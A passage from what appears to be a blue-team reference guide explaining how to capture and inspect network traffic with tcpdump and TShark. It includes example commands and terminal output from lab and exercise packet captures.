 2  0.357220 fe80::e08f:72f5:1ab:3b28 > ff02::16    ICMPv6 90 Multicast Listener Report Message v2
 3  0.357484 192.168.128.131 > 224.0.0.22    IGMPv3 54 Membership Report / Leave group 224.0.0.252
 4  0.361136 fe80::e08f:72f5:1ab:3b28 > ff02::16    ICMPv6 90 Multicast Listener Report Message v2
 5  0.361512 192.168.128.131 > 224.0.0.22    IGMPv3 54 Membership Report / Join group 224.0.0.252 for any sources
 6  0.499936 VMware_9d:3d:49 > Broadcast    ARP 3071882590 Who has 192.168.128.131? (ARP Probe)
 7  0.500166 192.168.128.131 > 224.0.0.22    IGMPv3 54 Membership Report / Join group 224.0.0.252 for any sources
 8  0.500397 fe80::e08f:72f5:1ab:3b28 > ff02::1    ICMPv6 86 Neighbor Advertisement fe80::e08f:72f5:1ab:3b28 (ovr) is at 00:0c:2
 9  0.500609 fe80::e08f:72f5:1ab:3b28 > ff02::16    ICMPv6 90 Multicast Listener Report Message v2
10  0.500971 fe80::e08f:72f5:1ab:3b28 > ff02::1:2    DHCPv6 161 Solicit XID: 0x6fbeac CID: 0001000128682df9000c299d3d49
11  0.501010 192.168.128.131 > 192.168.128.2 NDNS 116 Duplicate Address Request (DAR) for 192.168.128.2
```

Capture on 'Nix

Big old assertion coming up: generally speaking, if a system is unix-based (so BSD, Linux, and MacOS) then they will likely have `tcpdump` installed and therefore are all good to capture PACKETS.

You'll need to run `sudo` in front of `tcpdump`, or run it as root.

Preperation

Tcpdump can listen to a LOT....too much actually. So we need to help it out by offering a particular network *interface*. To see all of the interface options we can give to `tcpdump`, you can use the following command which will uniquely look at your local system and throw up the options

```
#list interfaces
tcpdump -D

#interfaces are later fed in like so
tcpdump -i interface_option
```

```
-> sudo tcpdump -D
1 ens33 [Up, Running]
2 lo [Up, Running, Loopback]
3 any (Pseudo-device that captures on all interfaces) [Up, Running]
4 bluetooth-monitor (Bluetooth Linux Monitor) [none]
5 nflog (Linux netfilter log (NFLOG) interface) [none]
6 nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
[28-Jun-21 20:00:29 BST] remnux/Desktop
```

Perchance you only want to capture particular traffic from particular Protocols Ports, and IPs. It's surprisingly easy to do this

```
tcpdump -i x tcp port 80
```

```
#or
```

```
tcpdump -i x host 10.10.10.99
```

```
[28-Jun-21 20:07:26 BST] remnux/Desktop
-> sudo tcpdump -i ens33 tcp port 80
tcpdump: verbose output suppressed, use -v or -vv for
ode
listening on ens33, link-type EN10MB (Ethernet), ca
```

Outputting

To just save your pcap, output with the `-w` flag

```
tcpdump -i x -w traffic.pcap
```

You can now take that over to the [TShark](#) section of the Blue Team Notes for some SERIOUS analysis.

```
[28-Jun-21 20:13:28 BST] remnux/Desktop
-> sudo tcpdump -i any -w test3.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
[28-Jun-21 20:13:35 BST] remnux/Desktop
-> tshark -r test2.pcap --color
 1  0.000000 VMware_5f:7c:12 →          ARP 44 Who has 192.168.128.2? Tell 192.168.128.129
    2  0.000468 VMware fa:ef:30 →          ARP 62 192.168.128.2 is at 00:50:56:fa:ef:30
[28-Jun-21 20:13:35 BST] remnux/Desktop
```

I want PCAPNG

Earlier, we spoke about how [PCAPNG is superior to PCAP](#)

In TShark, pcapng is the default file format. TShark shared many of the same flags as tcpdump, so we don't need to go over that in too much detail.

To be sure you're writing a pcapng format, use the `-F` flag

```
tshark -i wlan0 -F pcapng -W captured_traffic.pcapng
```

Doing interesting things with live packets

Say you turn around, look me dead in the eye and say "PCAP analysis here, now, fuck TShark". It is possible to do some interesting things with live packet inspection as the packets come in.

First, we'll need to attach the `--immediate-mode` flag for these all. Usually, tcpdump buffers the writing of packets so as not to punish the OS' resource. But seeing as we're printing live and not saving the packets, this does not concern us.

We can print the ASCII translation of the info in the packets. In the screenshot below, you can see the first half is run without ASCII and the second is run with ASCII. Comes out messy, but may prove useful one day?

```
tcpdump -i any -A --immediate-mode
```

```
###if you want to drive yourself crazy, add -vvv
```

```
[28-Jun-21 20:18:10 BST] remnux/Desktop
-> sudo tcpdump -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
20:18:35.618423 IP remnux > dns.google: ICMP echo request, id 3, seq 1, length 64
20:18:35.619716 IP localhost.57424 > localhost.domain: 60326+ [lau] PTR? 8.8.8.8.in-addr.arpa. (49)
20:18:35.620236 IP remnux.54695 > _gateway.domain: 47697+ [lau] PTR? 8.8.8.8.in-addr.arpa. (49)
20:18:35.621796 IP _gateway.domain > remnux.54695: 47697 1/0/1 PTR dns.google. (73)
20:18:35.622194 IP localhost.domain > localhost.57424: 60326 1/0/1 PTR dns.google. (73)
20:18:35.697066 IP localhost.42683 > localhost.domain: 37721+ [lau] PTR? 53.0.0.127.in-addr.arpa. (52)
20:18:36.620248 IP remnux > dns.google: ICMP echo request, id 3, seq 2, length 64
20:18:36.640293 IP dns.google > remnux: ICMP echo reply, id 3, seq 2, length 64
20:18:37.622410 IP remnux > dns.google: ICMP echo request, id 3, seq 3, length 64
20:18:37.642763 IP dns.google > remnux: ICMP echo reply, id 3, seq 3, length 64
20:18:38.624284 IP remnux > dns.google: ICMP echo request, id 3, seq 4, length 64
20:18:38.640476 IP dns.google > remnux: ICMP echo reply, id 3, seq 4, length 64
20:18:39.625884 IP remnux > dns.google: ICMP echo request, id 3, seq 5, length 64
20:18:39.639682 IP dns.google > remnux: ICMP echo reply, id 3, seq 5, length 64
^C
14 packets captured
36 packets received by filter
17 packets dropped by kernel
[28-Jun-21 20:18:39 BST] remnux/Desktop
-> sudo tcpdump -i any -A
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
20:18:42.630759 IP remnux > dns.google: ICMP echo request, id 3, seq 8, length 64
E..T..@..d.....!#$%&'()*+,./01234567
20:18:42.632110 IP localhost.35067 > localhost.domain: 10513+ [lau] PTR? 8.8.8.8.in-addr.arpa. (49)
E..M.Q@..b.....5..5.9..8.8.8.8.in-addr.arpa.....)
20:18:42.632665 IP remnux.33492 > _gateway.domain: 33337+ [lau] PTR? 8.8.8.8.in-addr.arpa. (49)
E..M9U@..v.....5.9..9.8.8.8.in-addr.arpa.....)
20:18:42.633994 IP _gateway.domain > remnux.33492: 33337 1/0/1 PTR dns.google. (73)
E..e.$.....5..Qe?.9.8.8.8.in-addr.arpa.....dns.google....)
20:18:42.634349 IP localhost.domain > localhost.35067: 10513 1/0/1 PTR dns.google. (73)
```

You can also be verbose af!

```
tcpdump -i any -vvv --immediate-mode
```

```
[28-Jun-21 20:20:31 BST] remnux/Desktop
-> sudo tcpdump -i any -vvv
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
20:20:36.296433 IP (tos 0x0, ttl 64, id 58066, offset 0, flags [DF], proto ICMP (1), length 84)
    remnux > dns.google: ICMP echo request, id 4, seq 1, length 64
20:20:36.297926 IP (tos 0x0, ttl 64, id 11714, offset 0, flags [DF], proto UDP (17), length 77)
    localhost.36681 > localhost.domain: [bad udp cksm 0xfe80 -> 0x720e!] 3430+ [lau] PTR? 8.8.8.8.in-addr.arpa. ar: . OPT UDPsize=1200 (49)
20:20:36.298456 IP (tos 0x0, ttl 64, id 41565, offset 0, flags [DF], proto UDP (17), length 77)
    remnux.58435 > _gateway.domain: [bad udp cksm 0x821f -> 0x7b7c!] 56193+ [lau] PTR? 8.8.8.8.in-addr.arpa. ar: . OPT UDPsize=512 (49)
20:20:36.299872 IP (tos 0x0, ttl 128, id 1328, offset 0, flags [none], proto UDP (17), length 101)
    _gateway.domain > remnux.58435: [udp sum ok] 56193 q: PTR? 8.8.8.8.in-addr.arpa. 1/0/1 8.8.8.8.in-addr.arpa. [5s] PTR dns.google. ar: . OPT UDPsize=65494 (73)
20:20:36.300284 IP (tos 0x0, ttl 64, id 12417, offset 0, flags [DF], proto UDP (17), length 101)
    localhost.domain > localhost.36681: [bad udp cksm 0xfe98 -> 0x563c!] 3430 q: PTR? 8.8.8.8.in-addr.arpa. 1/0/1 8.8.8.8.in-addr.arpa. [5s] PTR dns.google. ar: . OPT UDPsize=65494 (73)
```

You can also print helpful things live like different time formats as well as packet numbers

```
#packet numbers
sudo tcpdump -i any --immediate-mode --number

## different time format
sudo tcpdump -i any --immediate-mode -ttt
```

```
[28-Jun-21 20:29:30 BST] remnux/Desktop
-> sudo tcpdump -i any --immediate-mode --number -c 5
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
 1 20:29:40.994681 IP remnux > dns.google: ICMP echo request, id 6, seq 148, length 64
 2 20:29:40.996164 IP localhost.36202 > localhost.domain: 33331+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
 3 20:29:40.996570 IP remnux.47197 > _gateway.domain: 57443+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
 4 20:29:40.997828 IP _gateway.domain > remnux.47197: 57443 1/0/1 PTR dns.google. (73)
 5 20:29:40.998238 IP localhost.domain > localhost.36202: 33331 1/0/1 PTR dns.google. (73)
5 packets captured
28 packets received by filter
17 packets dropped by kernel
[28-Jun-21 20:29:41 BST] remnux/Desktop
-> sudo tcpdump -i any --immediate-mode -ttt -c 5
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
2021-06-28 20:29:51.003631 IP remnux > dns.google: ICMP echo request, id 6, seq 158, length 64
2021-06-28 20:29:51.004960 IP localhost.50652 > localhost.domain: 60169+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
2021-06-28 20:29:51.005475 IP remnux.56657 > _gateway.domain: 1070+ [1au] PTR? 8.8.8.8.in-addr.arpa. (49)
2021-06-28 20:29:51.006751 IP _gateway.domain > remnux.56657: 1070 1/0/1 PTR dns.google. (73)
2021-06-28 20:29:51.007047 IP localhost.domain > localhost.50652: 60169 1/0/1 PTR dns.google. (73)
5 packets captured
28 packets received by filter
17 packets dropped by kernel
```

Only print a number of packets. You can use the `-c` flag for that

```
sudo tcpdump -i any -c 1
#only collect one packet and then stop. You can change to any number
```

```
[28-Jun-21 20:31:23 BST] remnux/Desktop
-> sudo tcpdump -i any --immediate-mode --number -c 1
tcpdump: verbose output suppressed, use -v or -vv for full prot
listening on any, link-type LINUX_SLL (Linux cooked v1), captur
 1 20:31:42.193827 IP remnux > dns.google: ICMP echo reques
1 packet captured
16 packets received by filter
8 packets dropped by kernel
```

TShark

► section contents

TShark is the terminal implementation of Wireshark. Both Tshark and Wireshark can read captured network traffic (PCAPs).

There are resource advantages to using TShark, as you are keeping everything command line and can pre-filter before you even ingest and read a file. A meaty pcap will take a while to be ingested by Wireshark on the other hand. But once ingested, Wireshark proves to be the better option. If you're in a hurry, TShark will give you the answers you need at break-neck speed!

Johannes Weber has an awesome [blog with case studies](#) on advanced pcacp analysis

Add

Add Colour

An essential part of making TShark aesthetically pop. Adding colour makes an analysts life easier.

However the `--color` flag doesn't stack well with other flags, so be careful.

```
tshark --color -r c42-MTA6.pcap
```

```
## stacks well with these flags
tshark -t ud -r c42-MTA6.pcap -x -P --color
```

```
[18-Jun-21 17:39:48 BST] Desktop/c42-MTA6
-> tshark -r c42-MTA6.pcap
 1  0.000000  0.0.0.0 → 255
 2  3.941378  0.0.0.0 → 255
 3  9.549687  192.168.137.56 → 2
 4  9.553122  192.168.137.56 → 2
 5  9.555369  192.168.137.56 → 2
 6  9.555548  192.168.137.56 → 2
 7  9.555984  192.168.137.56 → 2
 8  9.562541  192.168.137.56 → 2
 9  9.633058  192.168.137.56 → 1
10  9.633126  192.168.137.56 → 1
11  9.652799  192.168.137.56 → 2
12  9.811780  192.168.137.56 → 1
13  9.812023  192.168.137.2 → 19
home.net
14  9.814246  192.168.137.56 → 1
15  9.814509  192.168.137.2 → 19
home.net

[18-Jun-21 17:38:46 BST] Desktop/c42-MTA6
-> tshark -r c42-MTA6.pcap --color
 1  0.000000  0.0.0.0 → 255.255.255.255
 2  3.941378  0.0.0.0 → 255.255.255.255
 3  9.549687  192.168.137.56 → 224.0.0.22
 4  9.553122  192.168.137.56 → 224.0.0.22
 5  9.555369  192.168.137.56 → 224.0.0.22
 6  9.555548  192.168.137.56 → 224.0.0.22
 7  9.555984  192.168.137.56 → 224.0.0.252
 8  9.562541  192.168.137.56 → 224.0.0.22
 9  9.633058  192.168.137.56 → 192.168.137.255
10  9.633126  192.168.137.56 → 192.168.137.255
11  9.652799  192.168.137.56 → 224.0.0.252
12  9.811780  192.168.137.56 → 192.168.137.2
13  9.812023  192.168.137.2 → 192.168.137.56
14  9.814246  192.168.137.56 → 192.168.137.2
15  9.814509  192.168.137.2 → 192.168.137.56
```

Add Time

By default, packets' time will show the time lapsed between packets. This may not be the most

useful method if you're trying to quickly correlate time

```
#Get the UTC.Preferable in security, where we always try to keep security tooling
tshark -r c42-MTA6.pcap -t ud
```

```
#Get the local year, month, date, and time the packet was captured
tshark -r c42-MTA6.pcap -t ad
```

```
[18-Jun-21 20:00:53 BST] Desktop/c42-MTA6
-> tshark -r c42-MTA6.pcap -t ad | head
  1 2015-09-11 20:48:00.947657      0.0.0.0 → 255
    - Transaction ID 0xb7e11e5
  2 2015-09-11 20:48:04.889035      0.0.0.0 → 255
    - Transaction ID 0x7b7e11e5
  3 2015-09-11 20:48:10.497344 192.168.137.56 → 2
Report / Leave group 224.0.0.252
  4 2015-09-11 20:48:10.500779 192.168.137.56 → 2
Report / Join group 224.0.0.252 for any sources
  5 2015-09-11 20:48:10.503026 192.168.137.56 → 2
Report / Leave group 224.0.0.252
  6 2015-09-11 20:48:10.503205 192.168.137.56 → 2
Report / Join group 224.0.0.252 for any sources
  7 2015-09-11 20:48:10.503641 192.168.137.56 → 2
try 0x8fae ANY Franklion-PC
  8 2015-09-11 20:48:10.510198 192.168.137.56 → 2
Report / Join group 224.0.0.252 for any sources
  9 2015-09-11 20:48:10.580715 192.168.137.56 → 1
ion NB FRANKLION-PC<00>
```

Add Space

Default Tshark squishes the packet headers with no gaps. You can have the packet headers print with gaps in between - which makes reading all that bit easier, using | pr -Ttd

```
tshark -r dns.pcapng | pr -Ttd
```

In the screenshot, you can see how spacious and luxurious the top results are, and how dirty and unreadable the second half is!

[27-Jun-21 10:07:49 BST] Desktop/WireDive

```
-> tshark -r dns.pcapng | pr -Ttd | head
1 0.000000000 192.168.2.2 → 192.168.2.5 DNS 82 Standard query 0x8401 NS <Root> OPT
2 0.000610509 192.168.2.5 → 192.168.2.2 DNS 595 Standard query response 0x8401 NS <Root> NS g.root-servers.net NS m.root-servers.net NS b.root-servers.net NS k.root-servers.net NS j.root-servers.net NS l.root-servers.net NS c.root-servers.net NS f.root-servers.net NS h.root-servers.net NS e.root-servers.net NS i.root-servers.net RRSIG OPT
3 0.008092462 192.168.2.2 → 192.203.230.10 DNS 109 Standard query 0x2d98 A google.com OPT
4 0.023573137 192.203.230.10 → 192.168.2.2 DNS 1212 Standard query response 0x2d98 A google.com NS l.gtld-servers.net NS NS c.gtld-servers.net NS d.gtld-servers.net NS e.gtld-servers.net NS f.gtld-servers.net NS g.gtld-servers.net NS a.gtld-servers.net NS i.gtld-servers.net NS j.gtld-servers.net NS k.gtld-servers.net NS m.gtld-servers.net DS RRSIG A 192.41.162.30 AAAA 192.33.14.30 AAAA 2001:503:231d::2:30 A 192.26.92.30 AAAA 2001:503:83eb::30 A 192.31.80.30 AAAA 2001:500:856e::30 A 192.12.1ca1::30 A 192.35.51.30 AAAA 2001:503:d414::30 A 192.42.93.30 AAAA 2001:503:eea3::30 A 192.5.6.30 AAAA 2001:503:a83e::2:30 A 001:502:8cc::30 A 192.43.172.30 AAAA 2001:503:39c1::30 A 192.48.79.30 AAAA 2001:502:7094::30 A 192.52.178.30 AAAA 2001:503:d2AAAA 2001:501:b1f9::30 OPT
5 2.034724347 192.168.2.2 → 192.5.6.30 DNS 109 Standard query 0x3016 A google.com OPT
```

[27-Jun-21 10:10:33 BST] Desktop/WireDive

```
-> tshark -r dns.pcapng | head
1 0.000000000 192.168.2.2 → 192.168.2.5 DNS 82 Standard query 0x8401 NS <Root> OPT
2 0.000610509 192.168.2.5 → 192.168.2.2 DNS 595 Standard query response 0x8401 NS <Root> NS g.root-servers.net NS m.root-servers.net NS b.root-servers.net NS k.root-servers.net NS j.root-servers.net NS l.root-servers.net NS c.root-servers.net NS f.root-servers.net NS h.root-servers.net NS e.root-servers.net NS i.root-servers.net RRSIG OPT
3 0.008092462 192.168.2.2 → 192.203.230.10 DNS 109 Standard query 0x2d98 A google.com OPT
4 0.023573137 192.203.230.10 → 192.168.2.2 DNS 1212 Standard query response 0x2d98 A google.com NS l.gtld-servers.net NS NS c.gtld-servers.net NS d.gtld-servers.net NS e.gtld-servers.net NS f.gtld-servers.net NS g.gtld-servers.net NS a.gtld-servers.net NS i.gtld-servers.net NS j.gtld-servers.net NS k.gtld-servers.net NS m.gtld-servers.net DS RRSIG A 192.41.162.30 AAAA 192.33.14.30 AAAA 2001:503:231d::2:30 A 192.26.92.30 AAAA 2001:503:83eb::30 A 192.31.80.30 AAAA 2001:500:856e::30 A 192.12.1ca1::30 A 192.35.51.30 AAAA 2001:503:d414::30 A 192.42.93.30 AAAA 2001:503:eea3::30 A 192.5.6.30 AAAA 2001:503:a83e::2:30 A 001:502:8cc::30 A 192.43.172.30 AAAA 2001:503:39c1::30 A 192.48.79.30 AAAA 2001:502:7094::30 A 192.52.178.30 AAAA 2001:503:d2AAAA 2001:501:b1f9::30 OPT
```

Add Readable Detail

What's a packet without the decoded text! Use the `-x` flag to get some insight into what's occurring

```
tshark -r Voip-trace.pcap -x
```

Hex	Dec	Text
0000	00 26 5a 09 55 bf 00 21 6a 87 cf 96 08 00 45 60	.&Z.U..!j.....E`
0010	02 02 39 f0 00 00 40 11 14 3d ac 19 69 28 ac 19	..9...@..=..i(..
0020	69 03 13 c4 a8 c4 01 ee b9 98 53 49 50 2f 32 2e	i.....SIP/2.
0030	30 20 31 30 30 20 54 72 79 69 6e 67 0d 0a 56 69	0 100 Trying..Vi
0040	61 3a 20 53 49 50 2f 32 2e 30 2f 55 44 50 20 31	a: SIP/2.0/UDP 1
0050	37 32 2e 32 35 2e 31 30 35 2e 33 3a 34 33 32 30	72.25.105.3:4320
0060	34 3b 62 72 61 6e 63 68 3d 7a 39 68 47 34 62 4b	4;branch=z9hG4bK
0070	2d 64 38 37 35 34 7a 2d 31 38 38 65 35 36 30 62	-d8754z-188e560b
0080	32 32 63 64 31 31 38 62 2d 31 2d 2d 2d 64 38 37	22cd118b-1--d87
0090	35 34 7a 2d 3b 72 65 63 65 69 76 65 64 3d 31 37	54z-;received=17
00a0	32 2e 32 35 2e 31 30 35 2e 33 3b 72 70 6f 72 74	2.25.105.3;rport
00b0	3d 34 33 32 30 34 0d 0a 46 72 6f 6d 3a 20 3c 73	=43204..From: <s
00c0	69 70 3a 35 35 35 40 31 37 32 2e 32 35 2e 31 30	ip:555@172.25.10
00d0	35 2e 34 30 3e 3b 74 61 67 3d 61 36 61 33 39 36	5.40>;tag=a6a396
00e0	38 39 0d 0a 54 6f 3a 20 3c 73 69 70 3a 31 30 30	89..To: <sip:100
00f0	30 40 31 37 32 2e 32 35 2e 31 30 35 2e 34 30 3e	0@172.25.105.40>
0100	0d 0a 43 61 6c 6c 2d 49 44 3a 20 4d 7a 49 34 4e	..Call-ID: MzI4N
0110	7a 45 35 5a 44 56 6d 4e 44 6b 30 4f 54 42 6b 4e	zE5ZDVmNDk00TBkN
0120	32 4d 32 4d 7a 56 68 4e 44 49 33 4e 54 6b 78 5a	2M2MzVhNDI3NTkxZ
0130	44 67 7a 4e 32 4d 2e 0d 0a 43 53 65 71 3a 20 32	DgzN2M...CSeq: 2
0140	20 49 4e 56 49 54 45 0d 0a 55 73 65 72 2d 41 67	INVITE..User-Ag

Also, you can add verbose mode which includes all of Wireshark's drop-down details that you'd

normally get. This can yield a whole lot of data, so best to try and filter this bad boy

```
#just verbose
tshark -r Voip-trace.pcap -V

#filtered a bit to focus on sip protocol only
tshark -r Voip-trace.pcap -V -x -Y sip

[Release time (ms): 0]
Message Header
  Via: SIP/2.0/UDP 172.25.105.3:43204;branch=z9hG4bK-d8754z-45c1415d126a13c5-1---d875
ort=43204
  Transport: UDP
  Sent-by Address: 172.25.105.3
  Sent-by port: 43204
  Branch: z9hG4bK-d8754z-45c1415d126a13c5-1---d8754z-
  Received: 172.25.105.3
  RPort: 43204
  From: <sip:555@172.25.105.40>;tag=a6a39689
    SIP from address: sip:555@172.25.105.40
      SIP from address User Part: 555
      SIP from address Host Part: 172.25.105.40
    SIP from tag: a6a39689
  To: <sip:1000@172.25.105.40>;tag=as6740cdf2
    SIP to address: sip:1000@172.25.105.40
      SIP to address User Part: 1000
      SIP to address Host Part: 172.25.105.40
    SIP to tag: as6740cdf2
  Call-ID: MzI4NzE5ZDVmNDk00TBkN2M2MzVhNDI3NTkxDgzN2M.
  [Generated Call-ID: MzI4NzE5ZDVmNDk00TBkN2M2MzVhNDI3NTkxDgzN2M.]
  CSeq: 3 BYE
    Sequence Number: 3
    Method: BYE
  User-Agent: Asterisk PBX 1.6.0.10-FONCORE-r40
  Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
  Supported: replaces, timer
  Content-Length: 0

0000  00 26 5a 09 55 bf 00 21 6a 87 cf 96 08 00 45 60  .&Z.U..!j.....E` 
0010  01 e7 39 f2 00 00 40 11 14 56 ac 19 69 28 ac 19  ..9...@..V..i(.. 
0020  69 03 13 c4 a8 c4 01 d3 9c 07 53 49 50 2f 32 2e  i.....SIP/2. 
0030  30 20 32 30 30 20 4f 4b 0d 0a 56 69 61 3a 20 53  0 200 OK..Via: S 
0040  49 50 2f 32 2e 30 2f 55 44 50 20 31 37 32 2e 32  TP/2.0/UDP 172.2
```

You'll also probably want to print the packet line too, with -P

```
tshark -r c42-MTA6.pcap -V -x -Y dns -P
```

```
19722 2015-09-11 19:56:43.873113 192.168.137.2 → 192.168.137.56 DNS 111 Standard query response 0x1698 A www.bing.com C
NAME any.edge.bing.com A 204.79.197.200

0000  14 fe b5 ab ec 7d 00 0e 84 d2 1a b6 08 00 45 00  ....}.....E.
0010  00 61 1b 63 00 00 80 11 8b 9d c0 a8 89 02 c0 a8  .a.c.....
0020  89 38 00 35 ef d4 00 4d f2 1f 16 98 81 80 00 01  .8.5...M.....
0030  00 02 00 00 00 00 03 77 77 77 04 62 69 6e 67 03  .....www.bing.
0040  63 6f 6d 00 00 01 00 01 c0 0c 00 05 00 01 00 00  com.....
0050  01 76 00 0b 03 61 6e 79 04 65 64 67 65 c0 10 c0  .v...any.edge...
0060  2a 00 01 00 01 00 00 01 76 00 04 cc 4f c5 c8  *.....v...0..
```

Get Specific Packet

Say a particular packet header captures your eye. You want to get as much info as possible on that specific packet.

Take note of it's packet number.

```
CK_PERM=1 TSval=3984028543 TSecr=0 WS=128
27298 2021-04-30 01:07:27.469094417 192.168.1.26 → 172.67.162.206
K_PERM=1 TSval=3984028543 TSecr=0 WS=128
27299 2021-04-30 01:07:27.469186963 192.168.1.26 → 172.67.162.206
CK_PERM=1 TSval=3984028543 TSecr=0 WS=128
27300 2021-04-30 01:07:27.469203373 192.168.1.26 → 172.67.162.206
CK_PERM=1 TSval=3984028543 TSecr=0 WS=128
[24-Jun-21 00:03:01 BST] Desktop/c50-AfricanFall3
```

Then, insert it's packet number under -c

```
tshark -r packet.pcapng -x -V -P -c 27300 | tail -n 120
#-c means show up to this number
#the -n 120 in tail can be changed to whatever you length you need
```

Now we get the full packet details for the specific packet that we wanted.

```
[24-Jun-21 00:05:18 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -x -V -P -c 27300| tail -n 120
    Shift count: 7
    [Multiplier: 128]
[Timestamps]
    [Time since first frame in this TCP stream: 0.000000000 seconds]
    [Time since previous frame in this TCP stream: 0.000000000 seconds]

0000  ca 0b ad ad 20 ba c8 09 a8 57 47 93 08 00 45 00  .... .WG...E.
0010  00 3c 6a 8b 40 00 40 06 bf 5c c0 a8 01 1a ac 43  .<j.@.@.. \....C
0020  a2 ce 9e 02 27 1c 0a 2b 24 28 00 00 00 00 a0 02  ....'...+$(.....
0030  ff 32 11 03 00 00 02 04 05 6e 04 02 08 0a ed 77  .2.....n....w
0040  73 7f 00 00 00 00 01 03 03 07  s.....
27300 396.437653342 192.168.1.26 → 172.67.162.206 TCP 74 44254 → 16993 [SYN] Seq=0 Win=65330 Len=0 MSS=1393984028543 TSecr=0 WS=128
Frame 27300: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface wlo1, id 0
    Interface id: 0 (wlo1)
        Interface name: wlo1
    Encapsulation type: Ethernet (1)
    Arrival Time: Apr 30, 2021 02:07:27.469203373 BST
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1619744847.469203373 seconds
    [Time delta from previous captured frame: 0.000016410 seconds]
    [Time delta from previous displayed frame: 0.000016410 seconds]
    [Time since reference or first frame: 396.437653342 seconds]
    Frame Number: 27300
    Frame Length: 74 bytes (592 bits)
    Capture Length: 74 bytes (592 bits)
    [Frame is marked: False]
remnux@remnux: ~/Desktop/c50-...
```

Ideal base for any TShark command

We can stack lots and lots of things in TShark, but there are some ideal flags that we've already mentioned (or not yet mentioned) that form a solid base. Adding these flags in, or variations of them, will usually always ensure we don't get too lost.

```
#read the pcacp, print time in UTC, verbose details, hex/ascii, print packet summ
tshark -r c42-MTA6.pcap -t ud -V -x -P -Y dns

##print all the packets and the hex/ASCII, with color
tshark -t ud -r c42-MTA6.pcap -x -P --color
```

Change Format of Packet

For reasons various, you may not be satisfied with how a packet is printed by default.

Get Format Options

To find out the options you have and the descriptions behind them, run this bad boy:

```
#the help will fail to do anything but don't worry about that
tshark -T help
```

"fields"	The values of fields specified with the -e option, in a form specified by the -E option.
"pdml"	Packet Details Markup Language, an XML-based format for the details of a decoded packet. This information is equivalent to the packet details printed with the -V flag.
"ps"	PostScript for a human-readable one-line summary of each of the packets, or a multi-line view of the details of each of the packets, depending on whether the -V flag was specified.
"psml"	Packet Summary Markup Language, an XML-based format for the summary information of a decoded packet. This information is equivalent to the information shown in the one-line summary printed by default.
"json"	Packet Summary, an JSON-based format for the details summary information of a decoded packet. This information is equivalent to the packet details printed with the -V flag.
"jsonraw"	Packet Details, a JSON-based format for machine parsing including only raw hex decoded fields (same as -T json -x but without text decoding, only raw fields included).
"ek"	Packet Details, an EK JSON-based format for the bulk insert into elastic search cluster. This information is equivalent to the packet details printed with the -V flag.
"text"	Text of a human-readable one-line summary of each of the packets, or a multi-line view of the details of each of the packets, depending on whether the -V flag was specified. This is the default.
"tabs"	Similar to the text report except that each column of the human-readable one-line summary is delimited with an ASCII horizontal tab character.

Prepare for Elastic

Say for example we want to upload a packet into an ELK stack, we can print the PCAP in Elastic format.

```
#print it to terminal in Elastic format
# -P means packet summary
# -V means packet details
tshark -T ek -P -V -r c42-MTA6.pcap

#you can always filter by protocols with -j
tshark -T ek -j "http tcp ip" -P -V -r c42-MTA6.pcap

#output it to elastic format and save in a file, to be ingested by an ELK later
tshark -T ek -P -V -r c42-MTA6.pcap > elastic.json
```

Notice how Elastic wraps things around {}, the curly brackets.

```

[18-Jun-21 18:02:51 BST] Desktop/c42-MTA6      File Edit View Search Terminal Help
-> tshark -r c42-MTA6.pcap | head
1 0.000000 0.0.0.0 → 255.255.255.255 ^C
2 3.941378 0.0.0.0 → 255.255.255.255
3 9.549687 192.168.137.56 → 224.0.0.22
4 9.553122 192.168.137.56 → 224.0.0.22 {"index":{"index":"packets-2015-09-11","_type":"doc"}}
5 9.555369 192.168.137.56 → 224.0.0.22 {"timestamp"
[18-Jun-21 18:03:05 BST] Desktop/c42-MTA6      "1442000880947","layers":{"frame":{"frame_enca
-> []                                "frame_time": "2015-09-11T19:48:00.947657000Z","frame_offset"
                                         ", "frame_time_epoch": "1442000880.947657000", "frame_t
                                         8 9.562541 192.168.137.56 → 224.0.0.22 000", "frame_time_delta_displayed": "0.000000000", "frame_fram
                                         9 9.633058 192.168.137.56 → 192.168.137.000", "frame_number": "1", "frame_len": "356", "fra
                                         10 9.633126 192.168.137.56 → 192.168.137..000000000", "frame_marked": false, "frame_ignored": false, "fram
                                         356", "frame_marked": false, "frame_ignored": false, "fram
                                         "eth:ethertype:ip:udp:dhcp"}, "eth": {"eth_dst": "ff:ff:ff:ff:ff:ff", "resolved": "Broadcast", "eth_dst_oui": "16777215", "eth_addr": []

```

Moreover, Elastic needs a *mapping index* as a template to convert this packet business into something ELK can understand.

```

#this is a BIG output
tshark -G elastic-mapping > map.index
#You can filter by protocol
tshark -G elastic-mapping --elastic-mapping-filter ip,smb,dns,tcp > map.index

```

```
[18-Jun-21 18:15:03 BST] Desktop/c42-MTA6
-> tshark -G elastic-mapping | head -n 40
{
  "index_patterns": "packets-*",
  "settings": {
    "index.mapping.total_fields.limit": 1000000
  },
  "mappings": {
    "doc": {
      "dynamic": false,
      "properties": {
        "timestamp": {
          "type": "date"
        },
        "layers": {
          "properties": {
            "_ws.malformed": {
              "properties": {}
            },
            "_ws.type_length": {
              "properties": {}
            },
            "_ws.number_string.decoding_error": {
              "properties": {}
            },
            "_ws.string": {
              "properties": {}
            }
          }
        }
      }
    }
  }
}
```

```
},
"smb_smb_flags2_nt_error": {
    "type": "boolean"
},
"smb_smb_flags2_string": {
    "type": "boolean"
},
"smb_smb_buffer_format": {
    "type": "short"
},
